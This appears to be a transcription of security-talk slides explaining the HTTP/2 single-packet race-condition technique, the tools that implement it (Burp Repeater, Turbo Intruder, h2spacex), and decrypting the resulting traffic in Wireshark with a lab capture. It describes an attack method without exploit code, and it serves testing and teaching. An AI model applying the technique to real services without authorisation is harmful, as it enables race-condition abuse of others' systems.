
Request 1 headers & data

Request 2 headers & data

Single Packet Attack

The Single-Packet Attack - Implementation (Simplified)

- **Collect** all of the relevant *requests data*
 - First, **Pre-send** the bulk (most) of each request
 - Prepare to send the final frames
 - **Wait** (for 100ms) to ensure the initial frames have been sent.
 - Finally, **Send** the withheld frames (on a single packet).


A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in a white, monospaced font.

THE SINGLE-PACKET ATTACK ALGORITHM !?
I DON'T CARE, SHOW ME (THE MONEY) HOW?

The Single-Packet Attack – How? (usage)


- Tools implementing the single packet technique:
 - Detecting and exploiting race conditions with **Burp Repeater**
 - Turbo Intruder
 - <https://github.com/nxenon/h2spacex>
 - More

The Single-Packet Attack - Burp Repeater Group



Burp Repeater Group

The Single-Packet Attack - Burp Repeater Send Group



Burp Repeater HTTP2 Single-Packet

SINGLE-PACKET? MANY REQUESTS ON A
SINGLE PACKET? **COME ON!?**


Single-Packet? Come on ?!

- Single packet? Many requests on a single packet?
 - Come on ?!
 - HTTP/1 mix


WOULD BE COOL IF WE COULD INSPECT
THE (SINGLE PACKET) TRAFFIC IN **WIRESHARK!**

Inspecting the (single packet) - Not so fast!

- Single packet - HTTP/2 Only
- HTTP/2 uses TLS (defacto)
 - Let's Decrypt?
 - Diffie-Hellman (ClientKeyExchange)
 - Secrets set on connection setup
 - Browsers (and CURL)
 - Use (set) SSLKEYLOGFILE environment variable. (export secrets)
- Burp -> Java?
 - SSLKEYLOGFILE - Not working
 - Other solution?
 - <https://github.com/neykov/extract-tls-secrets>

A dark green chalkboard with a wooden base. The text "WE HAVE THE SECRETS (FOR DECRYPTION)" is written in white, monospaced capital letters. Two pieces of white chalk are lying on the wooden base at the bottom right.

WE HAVE THE SECRETS (FOR DECRYPTION)

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in white, uppercase, monospace font.

WE HAVE THE SECRETS (FOR DECRYPTION)
-> LET'S INSPECT SOME PACKETS!

HTTP1.1 (ASCII Encoded)

> Frame 1: 625 bytes on wire (5000 bits), 625 bytes captured (5000 bits) on in

> Ethernet II, Src: Intel_cf:e5:fe (64:49:7d:cf:e5:fe), Dst: AlticeLabs_24:46:

> Internet Protocol Version 6, Src: 2a00:a041:e05d:f900:a914:cafb:453a:5ea, Ds

> Transmission Control Protocol, Src Port: 57099, Dst Port: 80, Seq: 1, Ack: 1

✓ Hypertext Transfer Protocol

 ✓ GET / HTTP/1.1\r\n

 > [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]

 Request Method: GET

 Request URI: /

 Request Version: HTTP/1.1

Host: www.ynet.com\r\n

Connection: keep-alive\r\n

Cache-Control: max-age=0\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif.

0040	1f 99 50 18 02 00 b9 73 00 00 47 45 54 20 2f 20	..P...s..GET /
0050	48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20	HTTP/1.1 ..Host:
0060	77 77 77 2e 79 6e 65 74 2e 67 6f 6d 0d 0a 43 6f	www.ynet.com..Co
0070	6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61	nnction : keep-a
0080	6c 69 76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74	live..Ca che-Cont
0090	72 6f 6c 3a 20 6d 61 78 2d 61 67 65 3d 30 0d 0a	rol: max -age=0..
00a0	55 70 67 72 61 64 65 2d 49 6e 73 65 63 75 72 65	Upgrade- Insecure
00b0	2d 52 65 71 75 65 73 74 73 3a 20 31 0d 0a 55 73	-Request s: 1..Us
00c0	65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c	er-Agent : Mozill
00d0	61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e	a/5.0 (W indows N
00e0	54 20 31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78	T 10.0; Win64; x
00f0	36 34 29 20 41 70 70 6c 65 57 65 62 4b 69 74 2f	64) Appl eWebKit/
0100	35 33 37 2e 33 36 20 28 4b 48 54 4d 4c 2c 20 6c	537.36 (KHTML, l
0110	69 6b 65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d	ike Geck o) Chrom
0120	65 2f 31 32 35 2e 30 2e 30 2e 30 20 53 61 66 61	e/125.0. 0.0 Safa
0130	72 69 2f 35 33 37 2e 33 36 20 45 64 67 2f 31 32	ri/537.3 6 Edg/12
0140	35 2e 30 2e 30 2e 30 0d 0a 41 63 63 65 70 74 3a	5.0.0.0 ..Accept:
0150	20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69	text/ht ml,appli
0160	63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c	cation/x html+xml
0170	2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c	, applica tion/xml

HTTP Request Method (http.request.method), 3 bytes

Packets: 2 · Displayed: 2 (100.0%)

HTTP1 GET (ASCII)

HTTP2 - Frames - Binary (Decrypted TLS)

Frame 21: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface \Device\NPF_{E4A852E2-8A9A-488D-9876-...}

Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec_81:7f:85 (08:00:27:81:7f:85)

Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102

Transmission Control Protocol, Src Port: 63049, Dst Port: 8443, Seq: 2064, Ack: 1650, Len: 70

Transport Layer Security

HyperText Transfer Protocol 2

- Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03
 - Length: 23
 - Type: HEADERS (1)
 - Flags: 0x05, End Headers, End Stream
 - 0... .. = Reserved: 0x0
 - .000 0000 0000 0000 0000 0000 0101 = Stream Identifier: 5
 - [Pad Length: 0]
 - Header Block Fragment: 878244926272d141ffca874960a44388218800880cfff0
 - [Header Length: 110]
 - [Header Count: 4]
 - > Header: :scheme: https
 - > Header: :method: GET
 - > Header: :path: /hello?name=m2a_11_00_03
 - > Header: :authority: my.local.org:8443
 - [Full request URI: https://my.local.org:8443/hello?name=m2a_11_00_03]
 - [Response in frame: 22]

Header (http2.header), 1 byte

Frame (124 bytes) | Decrypted TLS (32 bytes) | Decompressed Header (110 bytes)

Packets: 23 · Displayed: 23 (100.0%) | Profile: Default

HTTP2 GET (Binary)

HTTP/2 Multiplexing – Stream Id

The image shows a Wireshark packet capture window titled "tcp.stream eq 0 and http2.streamid eq 5". The packet list shows three packets:

No.	Time	Source	Destination	Protocol	Length	Info
10	0.060653	192.168.56.1	192.168.56.102	HTTP2	550	HEADERS[5]: GET /hello?name=m2a_11_00_03
21	0.128996	192.168.56.1	192.168.56.102	HTTP2	195	DATA[5]
22	0.142220	192.168.56.102	192.168.56.1	HTTP2	136	HEADERS[5]: 200 OK, DATA[5] (text/plain)

The packet details pane for packet 10 shows the following structure:

- > Frame 10: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface \Device\NPF_{E4A852E...}
- > Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec_81:7f:85 (08:00:27:81:7f:85)
- > Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102
- > Transmission Control Protocol, Src Port: 63250, Dst Port: 8443, Seq: 1591, Ack: 271, Len: 496
- > Transport Layer Security
- ✓ HyperText Transfer Protocol 2
 - > Stream: Magic
- ✓ HyperText Transfer Protocol 2
 - > Stream: SETTINGS, Stream ID: 0, Length 24
- ✓ HyperText Transfer Protocol 2
 - > Stream: WINDOW_UPDATE, Stream ID: 0, Length 4
- ✓ HyperText Transfer Protocol 2
 - > Stream: HEADERS, Stream ID: 1, Length 36, GET /hello?name=m2a_11_00_01
- ✓ HyperText Transfer Protocol 2
 - > Stream: HEADERS, Stream ID: 3, Length 22, GET /hello?name=m2a_11_00_02
- ✓ HyperText Transfer Protocol 2
 - > Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03

A context menu is open over the packet list, showing options like "Mark/Unmark Packet", "Ignore/Unignore Packet", "Set/Unset Time Reference", "Time Shift...", "Packet Comments", "Edit Resolved Name", "Apply as Filter", "Prepare as Filter", "Conversation Filter", "Colorize Conversation", "SCTP", "Follow", "Copy", "Protocol Preferences", "Decode As...", and "Show Packet in New Window". The "Follow" option is selected, and a sub-menu is open showing "HTTP/2 Stream", "TCP Stream", and "TLS Stream".

The status bar at the bottom indicates "parallel_single-packet_decrypted.pcapng", "Packets: 23 · Displayed: 3 (13.0%)", and "Profile: Default".

HTTP2 Streams (Multiplexing)

HTTP2 Streams - Channels

The image shows a Wireshark packet capture of an HTTP2 connection. The top packet list shows three packets: a SETTINGS frame (No. 10), a DATA frame (No. 21), and a HEADERS frame (No. 22). The packet details pane shows the expanded view of the selected packet (No. 22), highlighting the 'HyperText Transfer Protocol 2' section. A red arrow points to the 'Stream ID: 5' field in the 'Stream: HEADERS' section. A context menu is open over the packet details pane, showing options like 'Mark/Unmark Packet', 'Ignore/Unignore Packet', 'Set/Unset Time Reference', 'Time Shift...', 'Packet Comments', 'Edit Resolved Name', 